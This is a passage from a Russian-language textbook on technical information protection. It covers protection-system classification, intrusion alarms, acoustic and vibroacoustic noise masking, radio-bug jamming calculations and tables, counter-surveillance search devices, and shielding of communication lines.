Средства защиты в свою очередь можно разделить на *постоянно действующие* и *включаемые при обнаружении попытки нападения*. По **активности** они делятся на *пассивные*, *полуактивные* и *активные*. По **уровню обеспечения ЗИ** средства защиты подразделяются на 4 класса: *системы слабой защиты* (1 класс), *системы сильной защиты*, *системы очень сильной защиты*, *системы особой защиты*.

Семантические схемы

Рассмотрим предметную область ЗИ с позиций *структурной иерархии*.

Выбор СЗИ (главная проблема) зависит от предполагаемого способа нападения (обратная проблема) и способа обнаружения факта нападения (промежуточная проблема).

Решение задачи выбора зависит от формы представления информации (видео, звуковая, электромагнитный сигнал), а способ защиты — от предполагаемой формы воздействия на информацию (копирование, уничтожение, искажение), используемого носителя информации (бумага, магнитный диск и т. д.), состояния информационного массива (находится информация в состоянии передачи, обработки или хранения), от того, производится

ли ЗИ непрерывно или по мере обнаружения факта нападения. Данный тип иерархии наглядно может быть представлен в виде семантической схемы (рис. 15.4).

Рис. 15.4. Семантическая схема проблемы ЗИ с помощью технических средств с позиций структурной иерархии

С точки зрения *функциональной иерархии* (рис. 15.5) определяется, каким образом можно защитить информацию: восстановить ее при утрате, ограничить доступ к ней, оперативно уничтожить, установить помеху, замаскировать и т. д. Ограничение доступа можно проводить с помощью использования технических средств контроля доступа (доступ по контролю биологических параметров пользователя, магнитным картам и т.д.), сейфов, замков и т. д. Оперативное уничтожение предполагает осуществление функций размагничивания, сжигания, измельчения, засвечивания, растворения и т.д., постановки помехи (зашумления), использования электромагнитного, светового импульса и др.




Рис. 15.5. Семантическая схема проблемы ЗИ с помощью технических средств с позиций функциональной иерархии

С точки зрения *причинно-следственной иерархии* (рис. 15.6) в первом случае СЗИ должна обнаружить факт нападения. При обнаружении факта нападения СЗИ реализует некоторый способ защиты. Обнаружение факта нападения и реализация конкретного способа защиты происходит при условии, что заранее известно несколько предполагаемых способов нападения. Сам способ нападения, в свою очередь, зависит от состояния информационного массива и формы представления информации.

Во втором случае СЗИ работает непрерывно, при этом предполагается, что нападение на информацию может быть осуществлено в любое время. СЗИ непрерывно защищает информационный массив от нескольких предполагаемых способов нападения с целью копирования, искажения, уничтожения информации путем ее оперативного уничтожения, ограничения доступа, постановки помех и т.д.

Некоторые подходы к решению проблемы ЗИ

Рассмотрим некоторые частные случаи решения проблемы ЗИ.

Способ защиты *видеоинформации* при ее *передаче* зависит от способа передачи (оптоволоконный канал, телефонный канал, проводной канал, телевизионный канал и др.), предполагаемого способа нападения, формы воздействия на видеоинформацию.




Рис. 15.6. Семантическая схема проблемы ЗИ с помощью технических средств с позиций причинно-следственной иерархии

Способ защиты *видеоинформации* при ее *хранении* зависит от типа носителя информации, форм воздействия на информацию или ее носитель, предполагаемого способа нападения.

Способ защиты *звуковой информации* зависит: при *хранении* — от типа носителя, форм воздействия на информацию или ее носитель, предполагаемого способа нападения; при *передаче* — от способа передачи, предполагаемого способа нападения, форм воздействия на информацию.

Способ защиты информации, существующей в виде *электромагнитного сигнала*, зависит от среды распространения электромагнитного сигнала, длины волны сигнала, наличия или отсутствия специальной линии связи, типа линии связи, предполагаемого способа нападения на информацию.

Общая схема проведения работ по ЗИ

В соответствии с вышеизложенным алгоритм проведения работ по ЗИ должен быть следующим.

1. Прежде всего, необходимо определить, имеется ли на объекте информация, которую необходимо защищать, и какая степень защиты должна обеспечиваться. Кроме того, следует определить объем средств, необходимых для обеспечения заданного уровня защиты.

2. После оценки целесообразности создания СЗИ следует выявить или спрогнозировать, по возможности, все угрозы сохранности и возможные каналы утечки информации.
3. Следующим шагом является анализ мероприятий по ЗИ объекта.

Для *анализа мероприятий* по ЗИ на объекте необходимо оценить направление деятельности системы защиты. Для построения эффективной СЗИ целесообразно выделить следующие направления:

- защита объекта;
- защита процессов или процедур обработки и хранения информации, защита изделий;
- защита каналов связи;
- подавление побочных электромагнитных излучений;
- контроль и управление СЗИ.

При этом для защиты объектов необходимо выделить следующие функции, процедуры и средства защиты вне зависимости от категории объекта.

1. Минимизация сведений, доступных персоналу.
2. Минимизация связей персонала.
3. Разделение полномочий.
4. Минимизация данных, доступных персоналу.
5. Дублирование контроля.
6. Управление доступом.
7. Защита файлов и баз данных автоматизированных систем.
8. Идентификация защищенного объекта.
9. Представление полномочий.

После определений функций ЗИ на объекте можно приступить к анализу требований к КСЗИ.

Глава 16

Технические методы и средства защиты информации

Классификация технических средств защиты

Техническими называются такие средства защиты информации, в которых основная защитная функция реализуется техническим устройством (комплексом или системой).

Несомненными достоинствами технических средств защиты информации (ТСЗИ) является:

- достаточно высокая надежность;
- достаточно широкий круг задач;
- возможность создания комплексных систем ЗИ (КСЗИ);
- гибкое реагирование на попытки несанкционированного воздействия;
- традиционность используемых методов осуществления защитных функций.

Основные недостатки ТСЗИ состоят в следующем:

- высокая стоимость многих средств;
- необходимость регулярного проведения регламентных работ и контроля;
- возможность выдачи ложных тревог.

Системную классификацию ТСЗИ удобно провести по следующей совокупности критериев:

- выполнимая функция защиты;
- степень сложности устройства;
- сопряженность со средствами ВТ.

Структуризация значений выбранных критериев приведена на рис. 16.1.

Приведенные значения критериев интерпретируются следующим образом.

- **Сопряженность со средствами ВТ**.
  - *Автономные* — средства, выполняющие свои защитные функции независимо от функционирования средств ВТ, т.е. полностью автономно.
  - *Сопряженные* — средства, выполненные в виде самостоятельных устройств, но выполняющие защитные функции в сопряжении (совместно) с основными средствами ВТ.
  - *Встроенные* — средства, которые конструктивно включены в состав аппаратуры ВТ.

- **Выполняемая функция защиты**.
  - *Внешняя защита* — защита от воздействия дестабилизирующих факторов, проявляющихся за пределами зоны ресурсов.
  - *Опознавание* — специфическая группа средств, предназначенных для опознавания людей по различным индивидуальным характеристикам.
  - *Внутренняя защита* — защита от воздействия дестабилизирующих факторов, проявляющихся непосредственно в средствах обработки информации.
- **Степень сложности устройства**.
  - *Простые устройства* — несложные приборы и приспособления, выполняющие отдельные процедуры защиты.
  - *Сложные устройства* — комбинированные агрегаты, состоящие из некоторого количества простых устройств, способные к осуществлению сложных процедур защиты.
  - *Системы* — законченные технические объекты, способны осуществлять некоторую комбинированную процедуру защиты, имеющую самостоятельное значение.

Если каждый элемент классификационной структуры представить в качестве группы ТСЗИ, то полный арсенал этих средств будет включать 27 относительно самостоятельных групп.

В соответствии с классификацией в функциональном отношении, *главенствующее значение имеет классификация по выполняемой функции*. Классификация же по критериям сопряженности и степени сложности отражает, главным образом, лишь особенности конструктивной и организационной реализации ТСЗИ.

Как уже было сказано, выделяют три макрофункции защиты, выполняемых ТСЗИ: внешняя защита, опознавание и внутренняя защита. Дальнейшая детализация функциональной классификации ТСЗИ приводит к выделению 11-и групп (рис. 16.2). ТСЗИ, входящие в эти группы, могут быть различной сложности и различного исполнения. К настоящему времени разработано большое количество различных ТСЗИ, многие из которых выпускаются серийно.

Технические средства защиты территории и объектов

Для управления доступом в помещения широкое распространения получили замки с кодовым набором. Кроме того, для защиты помещений широко используются датчики, которые могут быть разделены на три группы:




Рис. 16.2. Классификация ТСЗИ по функциональному назначению

- датчики для обнаружения *попыток проникновения* на территорию объекта или в контролируемое помещение;
- датчики для обнаружения *присутствия человека* в помещении;
- датчики для обнаружения *перемещения* охраняемого предмета.

В соответствии с требованиями по технической защите на каждом охраняемом объекте устанавливаются следующие типы пожарно-защитных систем:

- внешние системы сигнализации проникновения;
- внутренние системы сигнализации проникновения;
- системы сигнализации пожарной охраны.

Внутренние системы сигнализации проникновения делятся на однорубежные, двухрубежные и многозонные.

Структурная схема однорубежной охранной системы сигнализации предполагает построение шлейфа сигнализации с извещателями, дающими информацию на пульт центрального наблюдения (ПЦН) о нарушении шлейфа или его обрыве, а также возможность управлять выносными световыми и звуковыми сигнализаторами.

Двухрубежная охранная система сигнализации предполагает организацию двух рубежей охраны объекта.

Для первого рубежа целесообразно использовать извещатели, обеспечивающие размыкание контактов, а для второго — охранные извещатели объемного действия. Преимущество второго варианта заключается в уточненной селекции сигналов срабатывающих охранных извещателей на втором рубеже охраны.

Структурная схема организации многозонной системы защиты позволяет осуществлять охрану до шестнадцати зон внутри объекта. Используется двухрубежная охранная система сигнализации с возможностью выключения некоторых зон, причем охрана других удерживается в рабочем состоянии.

Внешние системы сигнализации проникновения служат для надежной сигнализации о проникновении через защищаемые зоны, снабженные оградами (на особых объектах таких оград может быть две).

Обычно зона делится датчиками системы сигнализации на участки длиной 100-300 м. В качестве датчиков обычно используются: гидравлический сигнализатор шума, датчик магнитного поля УКВ, микроволновый сигнализатор и инфракрасные шлагбаумы.

Датчики систем сигнализации фиксируют и преобразуют сигнал проникновения через участки в электрический сигнал, который подается по кабелю к пульту обработки сигналов, находящемуся в помещении ПНЦ. Часто к пульту подключаются ПЭВМ и печатающее устройство, которые автоматически регистрируют время и участок проникновения.

Системы внутренней сигнализации классифицируются по способу подключения датчиков к пульту-концентратору. Выделяют проводные и беспроводные системы. Беспроводные системы более удобны при монтаже и использовании, но характеризуются большей вероятностью ложных срабатываний.

Устройствами охранной сигнализации оборудуются входные двери, запасные выходы и ворота, окна и витражи, помещения и их составные элементы (стены, потолки, полы), проходы, отдельно стоящие шкафы и сейфы.

В этих системах используются датчики следующих типов: пассивные инфракрасные датчики давления, фотоэлектрические датчики, микроволновые датчики, ультразвуковые датчики, магнитные датчики, датчики разбития стекла и вибродатчики.

В последнее время промышленность наладила выпуск специальных технических средств охраны: оптоэлектронных, ультразвуковых, емкостных, радиоволновых и т.п., позволяющих организовать многорубежную охранную сигнализацию с селективной передачей сигналов о срабатывании конкретного охранного извещателя на ПЦН.

Для защиты помещений широко применяются также лазерные и оптические системы, датчики которых срабатывают при пересечении нарушителем светового луча.

Устройства и системы опознавания применяются, в основном, в системах управления доступом в защищаемые помещения. Эта задача решается с использованием не только физических, но и аппаратных и программных средств.

Акустические средства защиты

Для определения норм защиты помещений по акустическому каналу используется следующая расчетная формула:

$$\mathbf{D = L_C — Q — L_П}\ [\text{дБ}],$$

где **D** — соотношение сигнал/шум; $\mathbf{L_C}$ — уровень речевого сигнала; $\mathbf{L_П}$ — уровень помех; **Q** — звукоизолирующие характеристики ограждающих конструкций.

Уровень помех в помещении составляет 15 дБ, вне помещения — 5 дБ.

В соответствии с физикой процессов, акустическое распространение сигналов можно представить в виде схемы, приведенной на рис. 16.3.




Рис. 16.3. Схема распространения акустических сигналов

Если необходимо производить защиту помещения по акустическому каналу, следует воздействовать на среду распространения. Для этой цели используются *акустические генераторы шума*. Кроме того, генераторы шума широко используются для оценки акустических свойств помещений.

Под ***акустическим шумом*** понимают шум, который характеризуется нормальным распределением амплитудного спектра и постоянством спектральной плотности мощности на всех частотах. Для зашумления помещений широко применяются помехи, представляющие собой смесь случайных и неравномерных периодических процессов.

Самые простые методы получения *белого шума* сводятся к использованию шумящих электронных элементов (лампы, транзисторы, различные диоды) с усилением напряжения шума. Более совершенными являются цифровые генераторы шума, которые генерирую колебания, представляющие собой временной случайный процесс, близкий по своим свойствам к процессу физических шумов. Цифровая последовательность двоичных символов в цифровых генераторах шума представляет собой последовательность прямоугольных импульсов с псевдослучайными интервалами между ними. Период повторений всей последовательности значительно превышает наибольший интервал между импульсами. Наиболее часто для получения сигнала обратной связи применяются последовательности максимальной длины, которые формируются с помощью регистров сдвига и суммируются по модулю 2.

По принципу действия все технические средства пространственного и линейного зашумления можно разделить на три большие группы.

1. Средства создания акустических маскирующих помех:
   - генераторы шума в акустическом диапазоне;
   - устройства виброакустической защиты;
   - технические средства ультразвуковой защиты помещений.
2. Средства создания электромагнитных маскирующих помех:
   - технические средства пространственного зашумления;
   - технические средства линейного зашумления, которые, в свою очередь, делятся на средства создания маскирующих помех в коммуникационных сетях и средства создания маскирующих помех в сетях электропитания.
3. Многофункциональные средства защиты.

Генераторы шума в речевом диапазоне получили достаточно широкое распространение в практике ЗИ. Они используются для защиты от несанкционированного съема акустической информации путем маскирования непосредственно полезного звукового сиг-

нала. Маскирование проводится белым шумом с корректированной спектральной характеристикой.

Наиболее эффективным средством защиты помещений, предназначенных для проведения конфиденциальных мероприятий, от съема информации через оконные стекла, стены, системы вентиляции, трубы отопления, двери и т.д. являются ***устройства виброакустической защиты***. Данная аппаратура позволяет предотвратить прослушивание с помощью проводных микрофонов, звукозаписывающей аппаратуры, радиомикрофонов и электронных стетоскопов, систем лазерного съема акустической информации с окон и т.д. Противодействие прослушиванию обеспечивается внесением виброакустических шумовых колебаний в элементы конструкции здания.

Генератор формирует белый шум в диапазоне звуковых частот. Передача акустических колебаний на ограждающие конструкции производится с помощью пьезоэлектрических и электромагнитных вибраторов с элементами крепления. Конструкция и частотный диапазон излучателей должны обеспечивать эффективную передачу вибрации. Вибропреобразователи возбуждают шумовые виброколебания в ограждающих помещениях, обеспечивая при этом минимальный уровень помехового акустического сигнала в помещении, который практически не влияет на комфортность проведения переговоров.

Предусмотренная в большинстве изделий возможность подключения акустических излучателей позволяет зашумлять вентиляционные каналы и дверные тамбуры. Как правило, имеется возможность плавной регулировки уровня шумового акустического сигнала.

Технические средства ***ультразвуковой защиты*** помещений появились сравнительно недавно, но зарекомендовали себя, как надежные средства ТЗ акустической информации. Отличительной особенностью этих средств является воздействие на микрофонное устройство и его усилитель достаточно мощным ультразвуковым сигналом, вызывающим блокирование усилителя или возникновение значительных нелинейных искажений, приводящих, в конечном счете, к нарушению работоспособности микрофонного устройства.

Поскольку воздействие осуществляется по каналу восприятия акустического сигнала, то совершенно не важны его дальнейшие трансформации и способы передачи. Акустический сигнал подавляется именно на этапе восприятия чувствительным элементом. Все это делает комплекс достаточно универсальным по сравнению с другими средствами активной защиты.

Особенности защиты от радиозакладок

Исследования показали, что существующие системы пространственного электромагнитного зашумления на базе генераторов шума (“Равнина-5”, “Гном-1”, “Гном-2”, “Гном-3”, “Шатер”, “Волна” и др.) ***не обеспечивают*** подавление технических каналов утечки информации методом сокрытия (маскировки) опасных излучений радиозакладок. Поэтому при разработке требований к аппаратуре подавления радиоизлучающих подслушивающих устройств используется такой показатель, как коэффициент разборчивости речи ($\mathbf{W_C}$). На практике используются нормативные значения $\mathbf{W_C}$, при которых:

- исключается восстановление речевых сообщений ($\mathbf{W_C} \le 0{,}2$);
- обеспечивается восстановление речевых сообщений ($\mathbf{W_C} \ge 0{,}8$).

Расчет численных значений используемого показателя осуществляется с помощью следующих соотношений.

$$\mathbf{W_C} = \begin{cases} \mathbf{1 - \dfrac{0{,}242}{q_l^{0{,}325}}}, & \textbf{если } \mathbf{q_l \ge 0{,}025} \\ \mathbf{50 q_l^{1{,}5}}, & \textbf{если } \mathbf{q_l \le 0{,}025} \end{cases}, \text{ при этом } \mathbf{q_l} = \frac{\mathbf{[1 - \exp(-q)]^{\rho}}}{\mathbf{\dfrac{1}{bq} + Sq \exp(-q)}},$$

где $\boldsymbol{\rho}$, $\mathbf{b}$, $\mathbf{S}$ — параметры вида модуляции. При амплитудной модуляции (АМ) $\boldsymbol{\rho = 2}$, $\mathbf{S = 0}$, $\mathbf{b = 0{,}33}$. При частотной модуляции (ЧМ) $\boldsymbol{\rho = 2}$, $\mathbf{S = 0{,}67(m_r + 1)}$, $\mathbf{b = 3m_r^2\,(m_r + 1)}$, где $\mathbf{m_r = f_q/\Delta F}$, $\boldsymbol{\Delta F}$ — ширина спектра модулирующего сигнала, $\mathbf{f_q}$ — девиация несущей частоты при ЧМ, $\mathbf{q_l}$ и $\mathbf{q}$ — отношение сигнал/шум на входе аппаратуры регистрации речевых сообщений и приемного устройства радиоперехвата, соответственно.

Расчет необходимых характеристик аппаратуры подавления производится для следующих условий.

Аппаратура подавления представляет собой генератор (передатчик) шумовых помех, который устанавливается в зашумляемом помещении. При этом расстояние от радиоизлучающих закладок до приемных устройств перехвата их излучений будет практически такое же, как от передатчика шумовых помех до этих подавляемых приемных устройств. При таком тактическом применении передатчика помех полностью снимается неопределенность относительно размещения приемных устройств перехвата излучений радиозакладок, обеспечивается простота использования аппаратуры подавления, высокая надежность и эффективность противодействия.

Полоса пропускания приемных устройств перехвата составляет:

- в режиме однополосной телефонии — 5 кГц;
- в режиме АМ и узкополосной ЧМ — 15 кГц;
- в режиме широкополосной ЧМ — 25, 50, 100 и 180 кГц.

Для типовых радиозакладных устройств расчетные значения параметров ЧМ равны:

$$\boldsymbol{\Delta F} = \begin{cases} \mathbf{12\ кГц} \\ \mathbf{25\ кГц} \\ \mathbf{50\ кГц} \\ \mathbf{100\ кГц} \\ \mathbf{180\ кГц} \end{cases}; \quad \mathbf{m_r} = \begin{cases} \mathbf{1} \\ \mathbf{2} \\ \mathbf{4} \\ \mathbf{8} \\ \mathbf{15} \end{cases}; \quad \mathbf{S} = \begin{cases} \mathbf{1{,}34} \\ \mathbf{2{,}01} \\ \mathbf{3{,}35} \\ \mathbf{6{,}03} \\ \mathbf{10{,}73} \end{cases}; \quad \mathbf{b} = \begin{cases} \mathbf{6} \\ \mathbf{36} \\ \mathbf{240} \\ \mathbf{1720} \\ \mathbf{10800} \end{cases}$$

Расчетные показатели имеют значения:

- для $\mathbf{W_C} = 0{,}2$ $\mathbf{q_l} = 0{,}05$;
- для $\mathbf{W_C} = 0{,}8$ $\mathbf{q_l} = 2{,}5$.

Расчетное значение отношения сигнал/шум на входе приемных устройств радиоперехвата, при котором исключается восстановление речевых сообщений, лежит в диапазоне 0,6–0,7.

Для подавления приемных устройств радиозакладок ***малой мощности*** могут быть использованы передатчики заградительных шумовых помех, обеспечивающих требуемое значение отношения сигнал/шум, а также соблюдения санитарных норм и ЭМС (табл. 16.1).

Таблица 16.1. Параметры передатчиков заградительных шумовых помех для подавления радиозакладок малой мощности

№ литеры	Диапазон частот литерного передатчика, МГц	Эквивалентная излучаемая мощность, Вт	Спектральная плотность помехи, Вт/МГц	Ширина спектра помехи, МГц
1	88–170	10	0,12	82
2	380–440	10	0,12	60
3	1150–1300	20	0,12	150
4	0,08–0,15	0,5	5	0,07

Антенная система передатчика должна обеспечивать слабонаправленное излучение с круговой или хаотической поляризацией.

Для подавления приемных устройств радиозакладок ***средней и большой мощности*** реализация передатчиков шумовых заградительных помех нецелесообразна из-за невозможности выполнения требований по ЭМС и санитарных норм, а также массогабаритных ограничений. Поэтому в таких случаях применяется помеха, “прицельная по частоте” (табл. 16.2).

Таблица 16.2. Параметры передатчиков заградительных шумовых помех для подавления радиозакладок средней и большой мощности

Диапазон частот передатчика, МГц	Эквивалентная излучаемая мощность в одном канале, Вт	Количество каналов	Ширина спектра помехи, кГц	Полная излучаемая мощность, Вт	Уровень регулировки выходной мощности, дБ
80–1300	0,5	2–4	12–25	1–2	10
0,08–0,15	—	8	50	1,5	25

Для реализации помехи, “прицельной по частоте”, требуется сопряжение передатчика помех с приемным устройством поиска радиозакладок. Для этого целесообразно использовать микропроцессороное приемное устройство типа AR-3000A, AR 5000, AR 8000, AR 8200 и т.д.

Защита от встроенных и узконаправленных микрофонов

Микрофоны, как известно, преобразуют энергию звукового сигнала в электрические сигналы. В совокупности со специальными усилителями и фильтрующими элементами они используются в качестве устройств аудиоконтроля помещений. Для этого создается скрытая проводная линия связи (или используются некоторые из имеющихся в помещении проводных цепей), обнаружить которую можно лишь физическим поиском либо с помощью контрольных измерений сигналов во всех проводах, имеющихся в помещении. Естественно, что методы радиоконтроля, эффективные для поиска радиозакладок, в данном случае не имеют смысла.

Для защиты от узконаправленных микрофонов рекомендуются следующие меры:

- при проведении совещаний следует обязательно закрывать окна и двери (лучше всего, чтобы комната для совещений представляла собой изолированное помещение);
- для проведения переговоров нужно выбирать помещения, стены которых не являются внешними стенами здания;
- необходимо обеспечить контроль помещений, находящихся на одном этаже с комнатой для совещаний, а также помещений, находящихся на смежных этажах.

В зависимости от категории помещения, эффективность звукоизоляции определяется путем сравнения измеренных значений с нормами (табл. 16.3).

Из применяемых сейчас ТСЗИ можно выделить следующие основные группы:

- генераторы акустического шума;

Таблица 16.3. Нормы эффективности звукоизоляции

Частота, ГЦ	Нормы по категориям выделенного помещения, дБ		
	I	II	III
500	53	48	43
1000	56	51	46
2000	56	51	46
4000	55	50	45

- генераторы шума в радиодиапазоне;
- сканеры — специальные приемники для обнаружения радиозлучений;
- нелинейные локаторы;
- нелинейные локаторы проводных линий;
- детекторы работающих магнитофонов;
- скремблеры (системы защиты телефонных переговоров);
- анализаторы спектра;
- частотомеры;
- детекторы сети 220 В 50 Гц;
- детекторы подключений к телефонной линии;

- комплексы, обеспечивающие выполнение нескольких функций по “очистке помещений”;
- программные средства защиты компьютеров и сетей;
- системы и средства защиты от несанкционированного доступа, в том числе, системы биометрического доступа.

Задача технической контрразведки усложняется тем, что, как правило, неизвестно, какое конкретное техническое устройство контроля информации применено. Поэтому работа по поиску и обезвреживанию технических средств наблюдения дает обнадеживающий результат только в том случае, если она проводится комплексно, когда обследуют одновременно все возможные пути утечки информации.

Классификация устройств поиска технических средств разведки может быть следующей.

1. Устройства поиска активного типа:
   - нелинейные локаторы (исследуют отклик на воздействие электромагнитным полем);
   - рентгенметры (просвечивают с помощью рентгеновской аппаратуры);
   - магнито-резонансные локаторы (используют явление ориентации молекул в магнитном поле).
2. Устройства поиска пассивного типа:
   - металлоискатели;
   - тепловизоры;
   - устройства и системы поиска по электромагнитному излучению;
   - устройства поиска по изменению параметров телефонной линии (напряжения, индуктивности, емкости, добротности);
   - устройства поиска по изменению магнитного поля (детекторы записывающей аппаратуры).

В силу разных причин практическое применение нашли не все виды техники. Например, рентгеновская аппаратура очень дорогая и громоздкая и применяется исключительно специальными государственными структурами. То же, но в меньшей степени, относится и к магнитно-резонансным локаторам.

Специальные приемники для поиска работающих передатчиков в широком диапазоне частот называют сканерами. Из активных средств поиска аппаратуры прослушивания в основном используют нелинейные локаторы. Принцип их действия основан на том, что при облучении радиоэлектронных устройств, содержащих нелинейные элементы, такие, как диоды, транзисторы и т.п., происходит отражение сигнала на высших гармониках. Отраженные сигналы регистрируются локатором независимо от режима работы радиоэлектронного устройства, т.е. независимо от того, включено оно или выключено.

Для защиты помещений широко используются ***устройства постановки помех***. Постановщики помех различного вида и диапазона являются эффективными средствами для защиты переговоров от прослушивания, а также для глушения радиомикрофонов и зашумления проводн***ы***х линий.

Сигналы помехи радиодиапазона принято делить на ***заградительные*** и ***прицельные***. Заградительная помеха ставится на весь диапазон частот, в котором предполагается работа радиопередатчика, а прицельная — точно на частоте этого радиопередающего устройства.

Спектр сигнала заградительной помехи носит шумовой или псевдошумовой характер. Это могут быть генераторы на газоразрядной шумовой трубке, на шумовом диоде, на тепловом источнике шума и т.д. В последние годы широко используются импульсные сигналы, носящие псевдослучайный характер.

Более эффективными являются устройства, создающие прицельную помеху (рис. 16.4).

Постановник помехи работает в автоматическом режиме. Приемник-сканер сканирует весь радиодиапазон, а частотомер измеряет частоты обнаруженных радиопередатчиков. PC анализирует поступающие данные и сравнивает их с записанными в память. При появлении сигналов, о которых в памяти отсутствует информация, PC дает команду радиопередатчику на постановку прицельной помехи. Недостатком таких комплексов является их высокая стоимость.




Рис. 16.4. Схема автоматического комплекса постановки прицельной помехи

Постановщики помех инфракрасного и СВЧ диапазона являются весьма сложными и дорогими системами. Это связано с тем, что передатчики и приемники этих диапазонов имеют острую диаграмму направленности, и, чтобы подавить сигнал передатчика этих диапазонов, постановщик помехи должен точно установить расположение приемного устройства, иначе помеха будет малоэффективна. Следовательно, чем более направленными антеннами обеспечены радиомикрофоны и их приемные устройства, тем труднее поставить против них помеху. Кроме того, при том же уровне сигнала такие радиолинии обладают большей дальностью, что, в свою очередь, затрудняет постановку помех.

Наиболее распространенными являются постановщики помех акустического диапазона. Это относительно простые и недорогие устройства, которые создают пространственное зашумление в основном спектре звуковых частот, что обеспечивает маскировку разговоров и снижает эффективность систем прослушивания. Наибольшую эффективность дают устройства, вибраторы которых устанавливаются по периметру всего помещения, в том числе на пол, потолок, стены, вентиляционные отверстия и т.д.

Защита линий связи

Защита линии связи, выходящих за пределы охраняемых помещений или за пределы всего объекта, представляет собой очень серьезную проблему, так как эти линии чаще всего оказываются бесконтрольными, и к ним могут подключаться различные средства съема информации.

Экранирование информационных линий связи между устройствами технических средств передачи информации (ТСПИ) имеет целью, главным образом, защиты линий от наводок, создаваемых линиями связи в окружающем пространстве. Наиболее экономичным способом экранирования является групповое размещение информационных кабелей в экранирующем изолированном коробе. Когда такой короб отсутствует, приходится экранировать отдельные линии связи.

Для защиты линий связи от наводок необходимо разместить линию в экранирующую оплетку или фольгу, заземленную в одном месте, чтобы избежать протекания по экрану токов, вызванных неэквипотенциальностью точек заземления. Для защиты линий связи от наводок необходимо минимизировать площадь контура, образованного прямым и обратным проводом линии. Если линия представляет собой одиночный провод, а возвратный ток течет по некоторой заземляющей поверхности, то необходимо максимально приблизить провод к поверхности. Если линия образована двумя проводами, имеет большую протяженность, то ее необходимо скрутить, образовав бифиляры (витую пару). Линии, выполненные из экранированного провода или коаксиального кабеля, по оплетке которого протекает возвратный ток, также должны отвечать требованиям минимизации площади контура линии.

